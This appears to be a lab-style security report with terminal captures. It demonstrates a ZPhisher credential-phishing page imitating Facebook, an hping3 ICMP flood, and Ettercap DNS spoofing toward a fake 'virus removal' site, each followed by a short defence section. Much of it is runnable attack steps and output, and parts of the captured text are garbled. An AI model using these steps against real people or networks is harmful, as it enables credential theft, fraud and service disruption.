
```
root@kali:~# cd Desktop
root@kali:~/Desktop# git clone https://github.com/htr-tech/ZPhisher.git
Cloning into 'ZPhisher'...
remote: Enumerating objects: 336, done.
remote: Counting objects: 100% (336/336), done.
remote: Compressing objects: 100% (297/297), done.
remote: Total 336 (delta 49), reused 235 (delta 35), pack-reused 0
Resolving deltas: 100% (297/297), done.
Resolving deltas: 100% (336/336), done.
root@kali:~/Desktop# cd ZPhisher
```

As shown in the above figures, the first step install the ZPhisher from the github



```
root@kali:~/Desktop/ZPhisher# ls
zphisher
root@kali:~/Desktop/ZPhisher# cd zphisher
root@kali:~/Desktop/ZPhisher/zphisher# ls
Dockerfile LICENSE make-deb.sh README.md run-docker.sh scripts zphisher.sh
root@kali:~/Desktop/ZPhisher/zphisher# bash zphisher.sh
[*] Installing required packages ...
(*) Packages already installed.
[*] Internet Status : Online
[*] Checking for update : up to date
[*] Installing CloudFlared...
```

After finish download it, use bash zphisher.sh command to run the ZPhisher




```
root@kali:~# ./zphisher
[+] Tool Created by htr-tech (tahmid.rayat)
:: Select An Attack For Your Victim ::


01 Facebook      11 Twitch      21 DeviantArt
02 Instagram     12 Pinterest   22 Badoo
03 Google         13 Snapchat    23 Origin
04 Microsoft     14 LinkedIn    24 DropBox
05 Netflix        15 Ebay        25 Yahoo
06 PayPal         16 Quora      26 Wordpress
07 LinkedIn       17 Gmail       27 LinkedIn
08 Twitter        18 Spotify     28 StackOverflow
09 Playstation    19 Reddit      29 Vk
10 Tiktok         20 Adobe      30 XBOX
31 Mediafire     32 Gtllab     33 Github
34 Discord        35 Roblox

[99] About      [00] Exit
[-] Select an option : 1
```

This is the main interface for the ZPhisher, next step is to select an attack for the victim.



For this part, choose 01 to attack the victim through facebook traditional login page



Then, type 02 to select Cloudflare as port forwarding service


```
[01] Localhost
[02] Cloudflared [Auto Detects]
[03] LocalXpose [NEW! Max 15Min]

[-] Select a port forwarding service : 02
[?] Do You Want A Custom Port [y/N]: N
[-] Using Default Port 8080 ...
[-] Initializing ... ( http://127.0.0.1:8080 )
[-] Setting up server ...
[-] Starting PHP server ...
[-] Launching Cloudflare ...
```


Use the default port which is port 8080 to forward the packet

```
[-] URL 1 : https://complexity-robin-lending-tiger.trycloudflare.com
[-] URL 2 : https://trycloudflare.com
[-] URL 3 : https://blue-verified-badge-for-facebook-free@
[-] Waiting for Login Info, Ctrl + C to exit ...
```


The tools will provide the three url that can be use to do the phishing attack



Select one url and send it to the victim email and wait for victim to click it




The victim will see the facebook login page same as the original. Victim will enter the username and password



After the victim click the login button, the attacker will get the username and the password from the victim

DEFENCE



As for the defense part, update all of the apps, including operating system and antivirus program, with the most recent security patches.

- 2.DDOS ATTACK(Hping3)

ATTACK

```

File Machine View Input Devices Help
kali㉿kali:~$ ./hping3 -c 20 -t -s 64 -d 10.0.2.6
inet: fe00::1%wlp2s0: link is not ready
inet: eth0: link is not ready
inet: 10.0.2.6: link is not ready
inet: 10.0.2.6: ICMP seq=1 ttl=64 time=0.753 ms
64 bytes from 10.0.2.6: ICMP seq=2 ttl=64 time=0.948 ms
64 bytes from 10.0.2.6: ICMP seq=3 ttl=64 time=0.948 ms
64 bytes from 10.0.2.6: ICMP seq=4 ttl=64 time=0.974 ms
64 bytes from 10.0.2.6: ICMP seq=5 ttl=64 time=0.930 ms
64 bytes from 10.0.2.6: ICMP seq=6 ttl=64 time=0.985 ms
64 bytes from 10.0.2.6: ICMP seq=7 ttl=64 time=0.885 ms
64 bytes from 10.0.2.6: ICMP seq=8 ttl=64 time=0.921 ms
64 bytes from 10.0.2.6: ICMP seq=9 ttl=64 time=0.934 ms
64 bytes from 10.0.2.6: ICMP seq=10 ttl=64 time=0.934 ms
64 bytes from 10.0.2.6: ICMP seq=11 ttl=64 time=1.01 ms
64 bytes from 10.0.2.6: ICMP seq=12 ttl=64 time=0.931 ms
64 bytes from 10.0.2.6: ICMP seq=13 ttl=64 time=0.934 ms
64 bytes from 10.0.2.6: ICMP seq=14 ttl=64 time=0.861 ms
64 bytes from 10.0.2.6: ICMP seq=15 ttl=64 time=0.969 ms
64 bytes from 10.0.2.6: ICMP seq=16 ttl=64 time=0.979 ms
64 bytes from 10.0.2.6: ICMP seq=17 ttl=64 time=0.964 ms
64 bytes from 10.0.2.6: ICMP seq=18 ttl=64 time=1.01 ms
64 bytes from 10.0.2.6: ICMP seq=19 ttl=64 time=0.934 ms
64 bytes from 10.0.2.6: ICMP seq=20 ttl=64 time=0.928 ms
64 bytes from 10.0.2.6: ICMP seq=21 ttl=64 time=1.09 ms
10.0.2.6 ping statistics --
21 packets transmitted, 21 received, 0% packet loss, time 2015ms
rtt min/avg/max/mdev = 0.753/0.958/1.139/0.083 ms
kali㉿kali:~$ 
  
```

As shown in the above figures, ping the victim ip address which is 10.0.2.6 to ensure that we can forward the packet to the victim

```
[File Machine View Input Devices Help] [kali:kali] (~) [root@kali: ~] [root@kali:/home/kali] [root@kali:/home/kali] [Capturing from eth0] [05-10 PM] [Mouse integration ...] [Auto capture keyboard ...] [x]

File Actions Edt View Help
[ kalin@kali: ~] [~]
└─$ sudo su
[sudo] password for kali:
root@kali: /home/kali]
└─# hping -c 1 10.0.2.0
HPING 10.0.2.0 (eth0 10.0.2.0):
  len=64 ip=10.0.2.0 ttl=64 id=20511 icmp_seq=0 rtt=3.8 ms
  len=64 ip=10.0.2.0 ttl=64 id=20511 icmp_seq=1 rtt=3.8 ms
  len=64 ip=10.0.2.0 ttl=64 id=20511 icmp_seq=2 rtt=3.8 ms

  10.0.2.0 hping statistic:
  1 packets transmitted, 1 packets received, 0% packet loss
  round-trip min/avg/max = 3.6/3.8/3.8 ms

└─# curl@kali: /home/kali]
└─# hping -c 3 10.0.2.0
HPING 10.0.2.0 (eth0 10.0.2.0):
  len=64 ip=10.0.2.0 ttl=64 id=20721 icmp_seq=0 rtt=3.9 ms
  len=64 ip=10.0.2.0 ttl=64 id=20725 icmp_seq=1 rtt=6.8 ms
  len=64 ip=10.0.2.0 ttl=64 id=20972 icmp_seq=2 rtt=6.8 ms

  10.0.2.0 hping statistic:
  3 packets transmitted, 3 packets received, 0% packet loss
  round-trip min/avg/max = 6.8/7.2/7.9 ms

└─# curl@kali: /home/kali]
└─#
```

Enter the hping3 -1 -c 3 10.0.2.6 command to send packet to the victim and the reply must be received

```
[root@kali] ~
```

ping -c 1 10.9.2.6
PING 10.9.2.6 (eth0 10.9.2.6): icmp mode set, 28 headers + 0 data bytes
ping in flood mode, no replies will be shown
[[S|[B|[I|

After that, enter command hping3 -1 -flood 10.0.2.6 to start the flooding on the victim

DEFENCE

```
File Machine View Input Devices Help Activities Terminal Jan 11 17:11
root@Ubuntu22:/home/boxuser/Desktop
root@Ubuntu22:/home/boxuser/Desktop
root@Ubuntu22:/home/boxuser/Desktop snort -A console -c /etc/snort/snort.conf
Running in IDS mode

      *** Initializing Snort ***
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plugins!
Parsing configuration file "/snort/snort.conf"
Portvar 'HTTP_PORTS' defined : [ 80:81 311 383 591 593 901 1220 1414 1741 1830 2301 2381 2809 3037 3128 3702 4343 4848 5250 6988 70
08:7001 7144:7145 7510 7777 7779 8000 8014 8028 8088 8085 8088 8090 8118 8123 8180:8181 8243 8280 8300 8800 8888 8899 9000 9060
9088 9090:9091 9443 9999 11371 34443:34444 41800 50002 55555 ]
Portvar 'SNMPv1_UDP_PORTS' defined : [ 0:79 191:65535 ]
Portvar 'SSH_PORTS' defined : [ 22 ]
Portvar 'FTP_PORTS' defined : [ 21 2100 3355 ]
Portvar 'SIP_PORTS' defined : [ 5060:5061 5060 ]
Portvar 'DCCP_PORTS' defined : [ 136:137 138:139 143 311 383 591 593 901 1220 1414 1741 1830 2301 2381 2809 3037 3128 3702 4343 4848
5250 6988 6990:7001 7144:7145 7510 7777 7779 8000 8008 8014 8028 8088 8085 8088 8090 8118 8123 8180:8181 8243 8280 8300 8800 8888 8
899 8900 9060 9088 9990:9991 9443 9999 11371 34443:34444 41800 50002 55555 ]
Portvar 'GTP_PORTS' defined : [ 2123 2152 3386 ]

Detection:
  Search Method = AC-Full-Q
  Split Any/Any group = enabled
  Search-Method-Optimizations = enabled
  Maximum pattern length = 20
  Target Packet Format = 250
  Upgrading preprocessor engine "/usr/lib/snort/snort_dynamicengine/libbsf_engine.so..." done
  Loading all dynamic detection libs from "/usr/lib/snort/snort_dynamicroules...".
WARNING: No dynamic libraries found in directory "/usr/lib/snort/snort_dynamicroules".
  Finished loading all dynamic detection rules from "/usr/lib/snort/snort_dynamicroules".
  Loading all dynamic preprocessors from "/usr/lib/snort/snort_dynamicpreprocessor/"...
  Loading dynamic preprocessor library "/usr/lib/snort/snort_dynamicpreprocessor/libbsf_gtp_preproc.so..." done
  Loading dynamic preprocessor library "/usr/lib/snort/snort_dynamicpreprocessor/libbsf_modbus_preproc.so..." done
  Loading dynamic preprocessor library "/usr/lib/snort/snort_dynamicpreprocessor/libbsf_smtp_preproc.so..." done
  Loading dynamic preprocessor library "/usr/lib/snort/snort_dynamicpreprocessor/libbsf_tftp_preproc.so..." done
  Loading dynamic preprocessor library "/usr/lib/snort/snort_dynamicpreprocessor/libbsf_sip_preproc.so..." done
  Loading dynamic preprocessor library "/usr/lib/snort/snort_dynamicpreprocessor/libbsf_pop_preproc.so..." done
  Loading dynamic preprocessor library "/usr/lib/snort/snort_dynamicpreprocessor/libbsf_reputation_preproc.so..." done
```

For the defense part, install the snort on ubuntu using command sudo apt install snort which can be used to detect all flooding attack from the attacker. Next, enter command snort -A console -c /etc/snort/snort.conf to enable the snort in the UBuntu.

In this figure we can see that the attacker successfully did the ddos attack.

```

root@Ubuntu22:/home/vboxuser
Enabling module auth_core.
Enabling module auth_host.
Enabling module authn_core.
Enabling module authn_file.
Enabling module authz_core.
Enabling module authz_user.
Enabling module alias.
Enabling module dir.
Enabling module index.
Enabling module env.
Enabling module mime.
Enabling module negotiation.
Enabling module proxy.
Enabling module proxy_balancer.
Enabling module proxy_filter.
Enabling module deflate.
Enabling module status.
Enabling module negotiation_out.
Enabling module charmap.
Enabling conf localized-error-pages.
Enabling conf other-hosts-access-log.
Enabling conf security.
Enabling conf security-bln.
Enabling site 000-default.
Created symlink /etc/systemd/system/multi-user.target.wants/apache2.service → /lib/systemd/system/apache2.service.
Created symlink /etc/systemd/system/multi-user.target.wants/apache-htcacheclean.service → /lib/systemd/system/apache-htcacheclean.service
Processing triggers for ufw (0.36.1-4ubuntu0.1) ...
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for libc-bin (2.35-0ubuntu3.1) ...
root@Ubuntu22:/home/vboxuser# apt-get install libapache2-mod-security
root@Ubuntu22:/home/vboxuser# iptables -I INPUT -s 10.0.2.15 -j DROP
root@Ubuntu22:/home/vboxuser# iptables -I INPUT -s 10.0.2.15 -j DROP
root@Ubuntu22:/home/vboxuser# service apache2 restart
root@Ubuntu22:/home/vboxuser# sudo apt-get install libapache2-mod-security
Reading state information... Done
Building dependency tree... Done
E: Unable to locate package libapache2-mod-security
root@Ubuntu22:/home/vboxuser#

```

To block the ddos attack we need to install the security service on Ubuntu to block the attacker ip address from continuing to attack.

```

root@kali:/home/kali
File Actions Edit View Help
^C
^C 10.0.2.6 hping statistic
42176 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
└─[root@kali ~]─# hping3 -1 -t -n 10.0.2.6
HPING 10.0.2.6 (eth0 10.0.2.6): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
^C 10.0.2.6 hping statistic
61820 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
└─[root@kali ~]─# hping3 -1 -t -n 10.0.2.6
HPING 10.0.2.6 (eth0 10.0.2.6): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
^C 10.0.2.6 hping statistic
4976581 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
└─[root@kali ~]─# hping3 -1 -t -n 10.0.2.6
HPING 10.0.2.6 (eth0 10.0.2.6): icmp mode set, 28 headers + 0 data bytes
— 10.0.2.6 hping statistic
3 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
└─[root@kali ~]─#

```

Above figure shown that attacker can no longer attack the Ubuntu because the attacker ip address has been block by the security apache.

- ### • 3.DNS Spoofing (Ettercap)

ATTACK


- a) Run in root from your Kali terminal
 - b) Run command **mousepad /etc/ettercap/etter.conf** , then remove the # at the front of the highlighted lines.

```
Kali Linux BON2023 [Running] - Oracle VM VirtualBox  
File Edit Search View Document Help  
http://jettercapitett.com/... root@kali:/home/kali root@kali:/home/kali  
jettercapitett.com - Mozilla Firefox  
Warning: You are using the root account. You may harm your system.  
165 # redir_command_on/off  
166 #####  
167 # you must provide a valid script for your operating system in order to have  
168 # them executed on startup. If you do not provide a script, the cleanup  
169 # note that the cleanup script is executed without enough privileges (because  
170 # they are dropped on startup), so you have to either provide a setuid program  
171 # or a script that has the permission to 0, in order to be sure the cleanup script will be  
172 # executed properly  
173 # NOTE: the script must fit into one line with a maximum of 255 characters  
174 #  
175 # Linux  
176 #  
177 #  
178 # redir_command_on = "iptables -t nat -A PREROUTING -i iface -p tcp -d destination --sport $r -j REDIRECT --to-port $port"  
179 # redir_command_off = "iptables -t nat -D PREROUTING -i iface -p tcp -d destination --sport $r -j REDIRECT --to-port $port"  
180 #  
181 # pndnat for IPv4 - note that you need iptables v1.6.0 or newer to use $r=redirect  
182 # redir_command_on = "iptables -t nat -A PREROUTING -i iface -p tcp -d destination --sport $r -j REDIRECT --to-port $port"  
183 # redir_command_off = "iptables -t nat -D PREROUTING -i iface -p tcp -d destination --sport $r -j REDIRECT --to-port $port"  
184 #  
185 # Mac Os X  
186 #  
187 #  
188 #  
189 # redir_command_on = "ipfw add $r pass on iface fastports tcp from any to $destination port $port > /localhost port $port" | pfctl -f - > /dev/null"  
190 # redir_command_off = "ipfw -Pm $r > /dev/null | egrep '^ $r' > /dev/null | xargs -r /bin/pfctl -f - > /dev/null"  
191 #  
192 # pfdnat for IPv6:  
193 # redir_command_on = "pfctl -sn > /dev/null; echo '$r pass on $iface inet6 proto tcp from any to $destination port $port > /localhost port $port' | pfctl -f - > /dev/null"  
194 # redir_command_off = "pfctl -Pm $r > /dev/null | egrep '^ $r' > /dev/null | xargs -r /bin/pfctl -f - > /dev/null"  
195 #  
196 #  
197 #  
198 # FreeBSD  
199 #  
200 #  
201 #  
202 # Before PF can be made, make sure the kernel module has been loaded by  
203 #   kldstat | grep pf.ko. If the result is empty, you can load it by  
204 #   kldload pf.o or pf_load("v3") at /etc/rc.conf and reboot.  
205 #  
206 # Check if the PF module is enabled by  
207 #   pfctl -s | grep Status | awk '{print $1}''. If "Disabled", enable it with  
208 #   pfctl -e
```

- c) Run command **mousepad /etc/ettercap/etter.dns** , then add the domain name as well as your ip address like the highlighted lines.

- d) Change the directory to /var/www/html .

- e) Run command **nano index.html** to set up your fake website.



```
root@kali: /var/www/html
File Actions Edit View Help
GNU nano 7.2           index.html
<h1> You are hacked! Go to this website to remove the virus → totallylegit.com </h1>
```

- f) Run command **apache2 start**

- g) Run command **ettercap -G** to run ettercap tool.

- h) Choose the correct interface connected to the network you want to attack.




- i) Stop the sniffing process before scanning for available target.




- j) Click on the host list to see the available target host.



